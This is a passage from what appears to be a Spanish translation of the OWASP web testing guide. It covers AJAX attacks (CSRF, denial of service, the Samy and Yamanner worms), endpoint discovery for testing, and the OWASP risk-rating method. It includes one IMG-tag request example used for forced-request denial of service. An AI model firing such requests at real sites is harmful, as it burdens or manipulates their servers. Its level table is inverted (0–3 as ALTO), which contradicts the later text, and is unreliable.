Cross Site Request Forgery (CSRF) es la explotación en la cual el atacante fuerza al navegador de la víctima a enviar una petición HTTP a un website de su elección. Por ejemplo, mientras se lee un formulario, el código HTML/JavaScript embebido en la página web podría haber forzado su navegador a hacer una petición fuera del dominio a su banco, blog, web mail, router DSL, etc. De forma invisible, CSRF podría haber transferido fondos, publicado comentarios, comprometido listas de correo o reconfigurado la red. Cuando una víctima es forzada a hacer una petición CSRF, será una petición autenticada si el cliente se ha autenticado recientemente. La peor parte es que todos los registros del sistema verificarán que usted ha hecho esa petición. Este ataque, aunque no es común, tampoco es nuevo, y se ha realizado antes.

Denegación de Servicio

La Denegación de Servicio es un antiguo ataque en el cual un atacante o una aplicación vulnerable fuerzan al usuario a lanzar múltiples peticiones XMLHttpRequest a una aplicación contra los deseos del usuario. De hecho, las restricciones de dominio del navegador hacen que XMLHttpRequest sea inútil lanzando este tipo de ataques a otros dominios. Los trucos simples como utilizar etiquetas de imágenes mezcladas con un bucle en JavaScript pueden ayudar a hacerlo de forma más efectiva. AJAX, al estar en el lado del cliente, hace el ataque más sencillo.

```
<IMG SRC="http://example.com/cgi-bin/ouch.cgi?a=b">
```

Fugas de memoria

Ataques basados en navegador

Los navegadores que solemos utilizar no han sido diseñados con la seguridad en mente. La mayoría de las funcionalidades de seguridad disponibles en los navegadores se basan en ataques previos, de manera que no están preparados para nuevos tipos de ataques.

Hay varios ataques nuevos que afectan a los navegadores, como utilizar el navegador para conseguir acceso a la red de área local. JavaScript primero determina la dirección interna en la red del PC. Entonces, utilizando objetos y comandos estándar de JavaScript empieza a escanear la red local buscando por servidores Web, routers, impresoras, teléfonos IP o cualquier otro dispositivo o aplicación que tenga una interfaz Web. El escáner JavaScript determina dónde hay un ordenador en una dirección IP enviando un “ping” utilizando los objetos “image” de JavaScript. Entonces, determina qué servidores están en ejecución buscando por ficheros de imagen almacenados en lugares estándar y analizando el tráfico y los mensajes de error que recibe de vuelta.

Los ataques que se centran en navegadores y vulnerabilidades de aplicaciones Web son realizados con frecuencia mediante el protocolo HTTP, de manera que podrían saltarse los mecanismos de filtrado en el perímetro de la red. Además, el amplio despliegue de las aplicaciones Web y navegadores Web da a los atacantes un amplio número de objetivos fácilmente explotables. Por ejemplo, las vulnerabilidades de un navegador pueden llevar a la explotación de vulnerabilidades en componentes del sistema operativo y aplicaciones individuales, las cuales nos pueden llevar a la instalación de código malicioso, incluidos bots.

Principales ataques

Ataque a MySpace

Los gusanos Samy y Spaceflash se extendieron en MySpace, cambiando perfiles en el conocido website. En el ataque Samy, la vulnerabilidad XSS permitía la utilización de <SCRIPT> en el perfil de MySpace.com. Se utilizó AJAX para inyectar un virus en el perfil de MySpace de cualquier usuario que estuviera viendo la página infectada y forzaba al usuario a añadir al usuario “Samy” a su lista de amigos. También añadía la frase “Samy es mi héroe” al perfil de la víctima.

Ataque a Yahoo! Mail

En Junio de 2006, el gusano Yamanner infectó el servicio de correo de Yahoo. El gusano, utilizando XSS y AJAX utilizaba una vulnerabilidad en la forma de manejar el evento “onload” de Yahoo! Mail. Cuando un correo infectado era abierto, el código del gusano ejecutaba su JavaScript, enviando una copia de sí mismo a todos los contactos del usuario infectado. El correo infectado llevaba un campo ‘From’ elegido de forma aleatoria del sistema infectado, lo que le hacía parecer un correo de un usuario conocido.



REFERENCIAS

Whitepapers

- Billy Hoffman, "Ajax(in) Security" - <http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman.pdf>
- Billy Hoffman, "Analysis of Web Application Worms and Viruses" - http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman_web.pdf ",SPI Labs
- Billy Hoffman, "Ajax Security Dangers" - <http://www.spidynamics.com/assets/documents/AJAXdangers.pdf> ",SPI Labs
- "Ajax: A New Approach to Web Applications", Adaptive Path - <http://www.adaptivepath.com/publications/essays/archives/000385.php> Jesse James Garrett
- <http://en.wikipedia.org/wiki/AJAX> AJAX
- <http://ajaxpatterns.org> AJAX Patterns

4.9.2 COMO PROBAR AJAX

BREVE RESUMEN

Dado que la mayoría de los ataques contra aplicaciones AJAX son análogos de ataques contra aplicaciones Web tradicionales, deberemos referirnos a otras secciones de esta guía de pruebas para buscar manipulaciones de parámetros específicas a utilizar para descubrir vulnerabilidades. El reto con las aplicaciones AJAX suele ser encontrar los puntos de destino que son los objetivos de las llamadas asíncronas y, entonces, determinar el formato correcto para las peticiones.

DESCRIPCIÓN

Las aplicaciones Web tradicionales son fáciles de descubrir de forma automática. Típicamente, una aplicación tiene una o más páginas que están conectadas por HREFs u otros links. Las páginas interesantes tienen uno o más formularios HTML. Estos formularios tendrán uno o más parámetros. Utilizando simples técnicas de rastreo e indexación, buscando por etiquetas de inicio de enlaces (A) o formularios HTML es posible descubrir todas las páginas, formularios y parámetros en una aplicación Web tradicional. Las peticiones realizadas a esta aplicación siguen un formato bien conocido y consistente basado en la especificación HTTP. Las peticiones GET tienen el formato:

```
http://server.com/directory/resource.cgi?param1=value1&key=value
```

Las peticiones POST se envían a URLs de un estilo similar:

```
http://server.com/directory/resource.cgi
```

Los datos enviados en peticiones POST se codifican en un formato semejante y son incluidas en la petición después de las cabeceras:

```
param1=value1&key=value
```

Desafortunadamente, los puntos de destino de AJAX no son fáciles de descubrir y el formato de las peticiones válidas en la actualidad se delega en el framework AJAX que se utilice o la discreción del

desarrollador. Por tanto, para probar aplicaciones AJAX completamente, necesitamos estar al tanto de los frameworks que se utilizan, los puntos de destino que hay disponibles y el formato requerido por las peticiones para ser consideradas válidas. Una vez se tiene este conocimiento, las técnicas estándar de manipulación de parámetros utilizando un proxy se pueden utilizar para probar inyecciones SQL y otros temas.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Comprobando puntos de destino en AJAX:

Antes de comprobar una aplicación web basada en AJAX, se deben enumerar los puntos de destino de las llamadas asíncronas. Léase la sección [Descubrimiento de la Aplicación](#) para más información sobre cómo se descubren las aplicaciones Web tradicionales. Para aplicaciones AJAX, hay dos aproximaciones principales para determinar los puntos de destino de las llamadas: analizar los ficheros HTML y JavaScript o utilizar un proxy para observar el tráfico. La ventaja de analizar los ficheros HTML y JavaScript en una aplicación web es que dan una visión más comprensible de las capacidades del lado del servidor que se pueden utilizar en el lado del cliente. La desventaja es que es un proceso tedioso y que la localización y formato de las URLs disponibles para acceder dependen del framework de AJAX que se utilice. Debemos revisar los ficheros HTML y JavaScript en busca de URLs de aplicaciones adicionales para ampliar la superficie de exposición. Buscar el objeto XMLHttpRequest en el código JavaScript puede ayudar en estos esfuerzos. Además, sabiendo el nombre de los ficheros JavaScript podremos determinar que framework AJAX se está utilizando. Una vez han sido identificados los puntos de destino, deberemos inspeccionar más allá el código para determinar el formato requerido para las peticiones.

```


Source of: http://localhost:7533/DevinGroup.Sprajax.Atlas.DemoSite/Default.aspx - Mozilla Firefox
<script src="/DevinGroup.Sprajax.Atlas.DemoSite/WebResource.axd?d=_PEYhPq4lqQ_PcG5i19lplFhauksKZmQy7xKbMlgu2lY5miejWR6V0f3eqiYfToCKiC_Og073h" type="text/javascript"></script>
<script src="/DevinGroup.Sprajax.Atlas.DemoSite/WebResource.axd?d=_PEYhPq4lqQ_PcG5i19lplFhauksKZmQy7xKbMlgu2lY5miejWR6V0f3eqiYfToCKiC_Og073h" type="text/javascript"></script>
WebResource.axd includes are an indication of the Microsoft Atlas framework

<div>User Favorites Lookup</div>
<div>
  Username: <input id="username" /> <br />
  <input type="button" value="Look Up Favorite Books For User" onclick="doRetrieveFavorites();" /> <br />
  <div id="favoriteBooks" class="div" style="border: 1px solid black; height: 100px; width: 100%;">

```



La ventaja de utilizar un proxy para observar el tráfico es que las peticiones actuales muestran dónde está mandando peticiones la aplicación y qué formato tienen. La desventaja es que sólo se revelarán los puntos de destino a los que llama la aplicación en la sesión en curso. Deberemos comprobar toda la aplicación y aun así, podría haber puntos de destino adicionales disponibles que no se están utilizando y no se verían. Probando la aplicación, el proxy observará el tráfico tanto de las páginas que ve el usuario como del tráfico asíncrono a los puntos de destino de AJAX que hay corriendo de fondo. Capturar los datos de tráfico de la sesión nos permite determinar todas las peticiones HTTP que se realizan durante la sesión, al contrario que mirando sólo las páginas que puede ver el usuario de la aplicación.



Resultado

esperado:


Enumerando los puntos de destino de AJAX disponibles en una aplicación y determinando el formato requerido, podemos fijar el escenario para un siguiente análisis de la aplicación. Una vez que los puntos de destino y los formatos requeridos se han determinado, podemos utilizar un proxy web y técnicas estándar de manipulación de parámetros en busca de posibles casos de inyección SQL o ataques de manipulación de parámetros.

Interceptando y analizando código javascript con navegadores

Utilizando un navegador normal es posible analizar en detalle aplicaciones web basadas en Javascript. Las llamadas Ajax, se pueden interceptar en el navegador Firefox utilizando un plugin que monitoree el flujo de código. Dos extensiones que hacen esto son “FireBug” y “Venkman JavaScript Debugger”.


Para Internet Explorer hay disponibles algunas herramientas provistas por Microsoft como “script Debugger”, lo que permite análisis del código Javascript en tiempo real.

Utilizando FireBug podríamos encontrar los puntos de destino de Ajax con el ajuste de “Opciones->Mostrar XmlHttpRequest”.



A partir de ahora, toda petición que lleve a cabo el objeto XMLHttpRequest será listada en la parte inferior del navegador.

A la derecha de la URL se muestra código fuente del script y la línea en la que la llamada ha sido realizada y, haciendo click en la URL que se muestra, se verá la respuesta del servidor. De esta manera es sencillo entender dónde se ha hecho la petición, cuál es la petición y dónde está el punto de destino. Si se pincha en el código del script veremos dónde se originó la petición.




Depurar el código Javascript es la mejor forma de aprender cómo los scripts construyen contraseñas y cuántos parámetros están disponibles. Como se puede ver en la siguiente captura de pantalla, cuando se rellena la contraseña y la etiqueta input pierde su foco, una nueva petición se lleva a cabo.





Ahora, haciendo click en el enlace al código Javascript, tendremos acceso al siguiente punto de destino.



Entonces, fijando puntos dónde detener la depuración (en inglés, breakpoints) en algunas líneas cerca del punto de destino de javascript, resultará fácil saber cual es la pila de llamadas, como se ve en la siguiente captura.



PRUEBAS DE CAJA GRIS Y EJEMPLO

Probando puntos de destino de AJAX:

Acceder a información adicional sobre el código fuente de la aplicación puede aumentar enormemente la velocidad en los esfuerzos para enumerar los puntos de destino de AJAX, y conocer qué frameworks se están utilizando nos ayudará a entender el formato de las peticiones AJAX.

Resultado esperado:

El conocimiento de los frameworks que se están utilizando y los puntos de destino de AJAX que están disponibles nos ayudará a centrar nuestros esfuerzos y reducir el tiempo requerido para descubrir la aplicación.

REFERENCIAS

OWASP

- [AJAX_Security_Project](http://www.owasp.org/index.php/Category:OWASP_AJAX_Security_Project) - http://www.owasp.org/index.php/Category:OWASP_AJAX_Security_Project

Whitepapers

- [Hacking Web 2.0 Applications with Firefox](#), Shreeraj Shah
- [Vulnerability Scanning Web 2.0 Client-Side Components](#), Shreeraj Shah

Herramientas

- La herramienta Sprajax de OWASP puede utilizarse para examinar aplicaciones web, identificar los frameworks que se utilizan, enumerar los puntos de destino de AJAX y generar tráfico apropiado para dichos frameworks. Actualmente sólo soporta el framework Microsoft Atlas (y detección del Google Web Toolkit), pero en desarrollos futuros se espera aumentar la utilidad de esta herramienta.
- [Venkman](#) es el nombre del analizador de JavaScript de Mozilla. Venkman pretende ser un poderoso entorno para análisis de JavaScript para navegadores basados en Mozilla
- [Scriptaculous's Ghost Train](#) es una herramienta para facilitar el desarrollo de pruebas funcionales para webs. Es un grabador de eventos y regenerador de los mismos que se puede utilizar con cualquier aplicación web.
- [Squish](#) es una herramienta funcional y automática de pruebas. Permite grabar, editar y ejecutar pruebas web en diferentes navegadores (IE, Firefox, Safari, Konqueror, etc) en diferentes plataformas sin tener que modificar los scripts de pruebas. Soporta varios lenguajes de scripting para sus pruebas.
- [JsUnit](#) es un framework para efectuar pruebas de JavaScript del lado cliente (en navegador). Es esencialmente una versión de Junit para JavaScript.



5. REDACCIÓN DE INFORMES: VALORAR EL RIESGO REAL

En este Capítulo se describe como valorar el riesgo real como resultado de efectuar una evaluación de seguridad. La idea es crear una metodología general para descomponer los hallazgos de seguridad y evaluar los riesgos con el objetivo de priorizarlos y gestionarlos. Se presenta una tabla que puede representar con facilidad una captura del proceso de evaluación en un momento dado. Esta tabla representa la información técnica que debe ser entregada al cliente, por lo que es importante presentar un resumen ejecutivo para la gerencia.

5.1 COMO VALORAR EL RIESGO REAL

LA METODOLOGÍA DE VALORACIÓN DE RIESGOS OWASP

Descubrir vulnerabilidades es importante, pero igualmente importante es ser capaz de estimar el riesgo asociado para el negocio. En las primeras etapas del ciclo de vida del desarrollo del software, puedes identificar cuestiones que afecten a la seguridad en la arquitectura o diseño mediante el uso de técnicas de modelado de amenazas ([threat modeling](#)). Más tarde, puedes encontrar problemas de seguridad realizando [revisiones de código](#) o [pruebas de intrusión](#). O puedes no descubrir ningún problema hasta que la aplicación esté en producción y ya ha sido comprometida su seguridad.

Siguiendo el enfoque presentado aquí, podrás estimar la severidad de todos esos riesgos sobre tu negocio, y tomar una decisión fundamentada sobre qué hacer con ellos. Disponer de un sistema para puntuar los riesgos ahorrará tiempo y elimina las discusiones sobre prioridades. Este sistema ayudará a asegurar de que no te distraes con riesgos de menor importancia mientras ignoras riesgos más serios y menos comprendidos.

Idealmente, debería haber un sistema universal de puntuación de riesgos que pudiera estimar de forma precisa todos los riesgos de cualquier organización. Pero una vulnerabilidad que es crítica para una organización puede no ser tan importante para otra. Así que presentamos un marco de trabajo básico que deberás adaptar para tu organización.

Hemos trabajado duro para hacer este modelo lo suficientemente simple para su uso, mientras se mantiene el suficiente nivel de detalle para hacer estimaciones de riesgos de forma precisa. Consulta la sección que se presenta a continuación donde se proporciona más información sobre como ajustar el modelo para usar en tú organización.

ENFOQUE

Existen muchos y variados enfoques para realizar un análisis de riesgos. Consulta la sección de referencias al final de esta sección para obtener más información sobre los enfoques más comunes. El enfoque de OWASP que se presenta aquí está basado en esas metodologías estándar, y se adapta a los requisitos de la seguridad de aplicaciones.

Comenzamos con el modelo estándar de valoración del riesgo:

Riesgo = Probabilidad de ocurrencia * Impacto

En las siguientes secciones, descomponemos los factores que intervienen en la “probabilidad de ocurrencia” y en el “impacto” para la seguridad de las aplicaciones, y mostramos como combinarlos para determinar la severidad global para el riesgo.

- Paso 1: Identificando un Riesgo
- Paso 2: Factores para estimar la probabilidad de ocurrencia
- Paso 3: Factores para estimar el Impacto en el Negocio
- Paso 4: Determinación de la Severidad del Riesgo
- Paso 5: Decidiendo que arreglar
- Paso 6: Ajustando tu Modelo de Valoración del Riesgo

PASO 1: IDENTIFICANDO UN RIESGO

El primer paso es identificar un riesgo de seguridad que necesite ser valorado. Necesitarás recopilar información sobre los [agentes que causan la amenaza](#), el [ataque](#) que utilizan, la [vulnerabilidad](#) involucrada, y el [impacto](#) de una explotación con éxito en tu negocio. Posiblemente existan múltiples grupos de atacantes, o incluso múltiples impactos posibles sobre el negocio. En general, es mejor equivocarse por el lado de ser precavidos contemplando la opción del peor escenario posible, ya que eso dará como resultado el mayor riesgo global.

PASO 2: FACTORES PARA ESTIMAR LA PROBABILIDAD DE OCURRENCIA

Una vez has identificado un riesgo potencial, y quieres averiguar lo serio que es, el primer paso es estimar la “probabilidad de ocurrencia”. Al nivel más alto, esta es una medida aproximada de lo probable que es que la vulnerabilidad sea descubierta y explotada por un atacante. No es necesario que seamos extremadamente precisos en esta estimación. Normalmente, es suficiente con identificar si la probabilidad de ocurrencia es baja, media o alta.

Existen varios factores que pueden ayudarnos a realizar esta estimación. El primer grupo de factores están relacionados con los [agentes que causan la amenaza](#) involucrada. El objetivo es estimar la probabilidad de ocurrencia de un ataque con éxito por parte de un grupo de posibles atacantes. Nótese que podría haber múltiples agentes que exploten una vulnerabilidad en concreto, así que normalmente es mejor ponerse en el peor de los casos. Por ejemplo, una persona dentro de la organización es un atacante mucho más probable que una persona ajena a la organización – pero esto depende de varios factores.

Nótese que cada factor tiene un conjunto de opciones, y cada opción tiene asociada una valoración del 0 a 9 a su probabilidad de ocurrencia. Emplearemos estas cifras más tarde para estimar la probabilidad de ocurrencia global.

Factores relacionados con el agente causante de la amenaza



El primer conjunto de factores están relacionados con el agente que origina la amenaza. El objetivo aquí es estimar la probabilidad de ocurrencia de un ataque llevado a cabo con éxito por este grupo de atacantes. Utilizaremos el agente que suponga el peor de los casos.

Nivel de conocimiento

¿Qué nivel de conocimientos técnicos tiene este grupo de atacantes? Sin conocimientos (1), algunos conocimientos técnicos (3), usuario avanzado de ordenador (4), conocimientos de redes y programación (6), conocimientos de intrusiones de seguridad (9).

Motivación

¿Hasta que punto está motivado este grupo de atacantes para encontrar y explotar esta vulnerabilidad? Baja motivación o ninguna recompensa (1), posible recompensa (4), recompensa alta (9).

Oportunidad

¿Que oportunidad tiene este grupo de atacantes de encontrar y explotar esta vulnerabilidad? Ningún acceso conocido (0), acceso limitado (4), acceso total (9).

Tamaño

¿Es un grupo de atacantes numeroso? Desarrolladores (2), administradores de sistemas (2), usuarios de la intranet (4), socios (5), usuarios autenticados (6), usuarios anónimos de Internet (9)

Factores que afectan a la vulnerabilidad

El siguiente conjunto de factores están relacionados con la [vulnerabilidad](#) en cuestión. El objetivo aquí es estimar la probabilidad de que la vulnerabilidad sea descubierta y explotada. Supongamos que actúa el agente seleccionado antes.

Facilidad de descubrimiento

¿Es fácil descubrir esta vulnerabilidad? Prácticamente imposible (1), difícil (3), fácil (7), existen herramientas automatizadas disponibles (9)

Facilidad de explotación

¿Hasta que punto es fácil para estos atacantes explotar esta vulnerabilidad? En teoría es posible explotarla (1), difícil (3), fácil (5), existen herramientas automatizadas disponibles (9)

Conocimiento de la vulnerabilidad

¿Se trata de una vulnerabilidad muy conocida? Desconocida (1), oculta (4), obvia (6), se conoce de forma pública (9)

Detección de la intrusión

¿Con que frecuencia se detecta un exploit? Detección activa en la aplicación (1), registrada y revisada (3), registrada pero no revisada (8), no registrada (9).

PASO 3: FACTORES PARA ESTIMAR EL IMPACTO

Cuando se considera el impacto de un ataque llevado a cabo con éxito, es importante tener en cuenta que existen dos tipos de impactos. El primero es el “impacto técnico” en la aplicación, los datos que utiliza, y las funciones que proporciona. El otro es el “impacto sobre negocio” , sobre el negocio y la compañía que opera la aplicación.

Al final, el impacto sobre el negocio es más importante. Sin embargo, es posible que no tengas acceso a toda la información necesaria para averiguar las consecuencias para el negocio de una explotación con éxito de la vulnerabilidad. En este caso, proporcionar el mayor detalle posible sobre el riesgo técnico permitirá al representante apropiado del negocio tomar una decisión sobre el riesgo para el negocio.

De nuevo, cada factor tiene un conjunto de opciones, y cada opción tiene un nivel de impacto asociado que varía de 0 a 9. Más tarde usaremos estos números para estimar el impacto global.

Factores de impacto técnico

El impacto técnico se puede dividir en factores alineados con las tradicionales áreas de seguridad: confidencialidad, integridad, disponibilidad y control de responsabilidad. El objetivo es estimar la magnitud del impacto en el sistema si la vulnerabilidad es explotada.

Pérdida de confidencialidad

¿Cuanta información podría ser revelada y cuán delicada es? Revelación mínima de datos no sensibles (2), revelación mínima de datos críticos (6), amplia revelación de datos no sensibles (6), amplia revelación de datos críticos, todos los datos revelados (9)

Pérdida de integridad

¿Cuántos datos se podrían corromper y cuánto sería el daño sufrido? Mínimo, datos ligeramente corruptos (1), mínimos datos seriamente dañados (3), gran cantidad de datos ligeramente dañados (5), gran cantidad de datos seriamente dañados, todos los datos totalmente corruptos (9)

Pérdida de disponibilidad

¿Cuántos servicios se pueden ver interrumpidos y cuán vitales son? Mínimo número de servicios secundarios interrumpidos (1), mínimo número de servicios primarios interrumpidos (5), gran número de servicios secundarios interrumpidos (5), gran número de servicios primarios interrumpidos (7), todos los servicios perdidos (9)

Pérdida de control de responsabilidad

¿Se pueden trazar las acciones de los atacantes hasta llegar a un individuo? Totalmente trazable (1), es posible que se pueda trazar (7), completamente anónimo (9)

Factores de Impacto sobre el negocio



El impacto sobre el negocio proviene del impacto técnico, pero requiere un conocimiento profundo sobre que es importante para la compañía que utiliza la aplicación. En general, deberías considerar los riesgos teniendo en cuenta el impacto sobre el negocio, particularmente si tu audiencia es del nivel ejecutivo. El riesgo sobre el negocio es lo que justifica la inversión en solucionar problemas de seguridad.

Muchas compañías tienen una guía de clasificación de activos y/o una referencia del impacto sobre el negocio para ayudar a formalizar qué es importante para su negocio. Estos estándares te pueden ayudar a centrarte en las cuestiones de seguridad verdaderamente importantes. En caso de no estar disponibles, habla con las personas que comprenden el negocio para obtener su punto de vista acerca de que es importante.

Los factores que se exponen debajo son áreas comunes a muchos negocios, pero este área es incluso más particular para una compañía que los factores relacionados con el agente que provoca la amenaza, la vulnerabilidad, y el impacto técnico.

Daño Financiero

¿Cuanto daño financiero resultará de la explotación de una vulnerabilidad? Menor al coste de arreglar la vulnerabilidad (1), leve efecto en el beneficio anual (3), efecto significativo en el beneficio anual (7), bancarrota (9)

Daño sobre la reputación

¿La explotación de una vulnerabilidad tendría por resultado un daño sobre la reputación que pudiese dañar al negocio? Daño mínimo (1), pérdida de las cuentas principales (4), pérdida del buen nombre (5), daño sobre la marca (9)

No conformidad

¿Cuanta exposición introduce la no conformidad? Violación leve (2), clara violación (5), violación prominente (7)

Violación de la privacidad

¿Cuanta información que facilite la identificación personal podría ser revelada? Un individuo (3), cientos de personas (5), miles de personas (7), millones de personas (9)

PASO 4: DETERMINANDO LA SEVERIDAD DEL RIESGO

En este paso vamos a poner en conjunto la probabilidad de ocurrencia estimada y el impacto estimado para calcular la severidad global de este riesgo. Todo lo que necesitas hacer aquí es comprender si la probabilidad de ocurrencia es BAJA, MEDIA, o ALTA y después hacer lo mismo con el impacto. Dividiremos nuestra escala del 0 al 9 en tres partes.

Probabilidad de ocurrencia y niveles de impacto	
0 a <3	ALTO
3 a <6	MEDIO
6 a 9	BAJO

Método informal

En muchos entornos, no hay nada de malo en “calcular a ojo” los factores y simplemente capturar las respuestas. Deberías considerar los factores e identificar aquellos factores clave que están controlando el resultado. Puede que descubras que tu impresión inicial era incorrecta al considerar aspectos del riesgo que no eran obvios.

Método repetitivo

Si necesitas defender tus puntuaciones o hacerlas repetibles, entonces quizá quieras seguir un proceso más formal para puntuar los factores y calcular el resultado. Recuerda que existe bastante incertidumbre en estas estimaciones, y que esos factores tienen por objetivo ayudarte a alcanzar un resultado razonable. Para este proceso se pueden utilizar herramientas automatizadas para facilitar los cálculos.



El primer paso es seleccionar una de las opciones asociadas con cada factor e introducir el número asociado en la tabla. Después simplemente tomaremos la media de las puntuaciones para calcular la probabilidad de ocurrencia global. Por ejemplo:

Factores correspondientes al agente causante de la amenaza				Factores asociados a la Vulnerabilidad			
Nivel de habilidad	Motivo	Oportunidad	Tamaño	Facilidad de descubrimiento	Facilidad de explotación	Concienciación	Detección de Intrusión
5	2	7	1	3	6	9	2
Probabilidad de ocurrencia global=4.375 (MEDIA)							

A continuación, necesitamos conocer el impacto global. El proceso es similar aquí. En muchos casos la respuesta será obvia, pero puedes hacer una estimación basada en los factores, o bien calcular una media de las puntuaciones para cada una de los factores. De nuevo, menos que 3 se considera BAJO, de 3 a 6 MEDIO, y de 6 a 9 ALTO. Por ejemplo:

Impacto Técnico				Impacto sobre Negocio			
Pérdida de confidencialidad	Pérdida de integridad	Pérdida de disponibilidad	Pérdida de control de responsabilidad	Daño Financiero	Daño a la Reputación	No conformidad	Violación de Privacidad
9	7	5	8	1	2	1	5
Impacto técnico global=7.25 (ALTO)				Impacto global sobre el negocio=2.25 (BAJO)			

Determinando la severidad

Como quiera que hayamos llegado a la probabilidad de ocurrencia e impacto estimados, ahora podemos combinarlos para obtener una puntuación final de la severidad para este riesgo. Nótese que si dispones de buena información del impacto sobre negocio, deberías emplearla en vez de la información sobre el impacto técnico. Pero si no dispones de información sobre el negocio, entonces el impacto técnico es la siguiente mejor opción.

Severidad del riesgo global				
Impacto	ALTO	Medio	Alto	Crítico
	MEDIO	Bajo	Medio	Alto
	BAJO	Baja	Bajo	Medio
		BAJO	MEDIO	ALTO
Probabilidad de ocurrencia				

En el ejemplo superior, la probabilidad de ocurrencia es MEDIA, y el impacto técnico es ALTO, así que desde una perspectiva puramente técnica, parece que la severidad global es ALTA. Sin embargo, nota que el impacto sobre el negocio es BAJO, así que la severidad global se describe mejor también como BAJA. Es por ello que comprender el contexto en el negocio de las vulnerabilidades que estás evaluando es tan crítico para tomar buenas decisiones respecto al riesgo. Equivocarse en la comprensión de este contexto puede llevar a una falta de confianza entre los equipos de negocio y de seguridad que está presente en muchas organizaciones

PASO 5: DECIDIENDO QUÉ ARREGLAR

Después de haber clasificado los riesgos de tu aplicación, tendrás una lista priorizada de qué arreglar. Como regla general, deberías arreglar los problemas que supongan un riesgo más severo primero. Solventar los riesgos menos importantes sencillamente no ayuda a reducir el riesgo global, incluso si son fáciles o baratos de arreglar.

Recuerda, no todos los riesgos merecen la pena ser arreglados, y algunas pérdidas son no solo esperadas, sino justificables, basándose en el coste de solucionar la incidencia. Por ejemplo, si costase \$100,000 implementar controles para contener un fraude anual de \$2,000, nos llevaría 50 años recuperar la inversión para compensar la pérdida. Pero recuerda que podría haber un daño sobre la reputación causado por el fraude que podría costarle mucho más a la organización.

PASO 6: AJUSTANDO TU MODELO DE VALORACIÓN DEL RIESGO

Disponer de un marco de puntuación del riesgo que sea personalizable para el negocio es una cuestión crítica para ser adoptado. Un modelo a medida es mucho más probable que produzca resultados que concuerden con las percepciones de la gente sobre lo que es un riesgo serio. Puedes malgastar mucho tiempo discutiendo sobre los sistemas de puntuación del riesgo si no están apoyados en un modelo como este. Existen varios modos de adaptar este modelo a una organización.

Añadiendo factores

Puedes escoger diferentes factores que representen mejor lo que es importante para tu organización. Por ejemplo, una aplicación militar podría añadir factores de impacto relacionados con la pérdida de vidas humanas o información clasificada. También podrías añadir factores de probabilidad de ocurrencia, como la ventana de oportunidad de un atacante o la fortaleza de un algoritmo de codificación.

Personalizando opciones



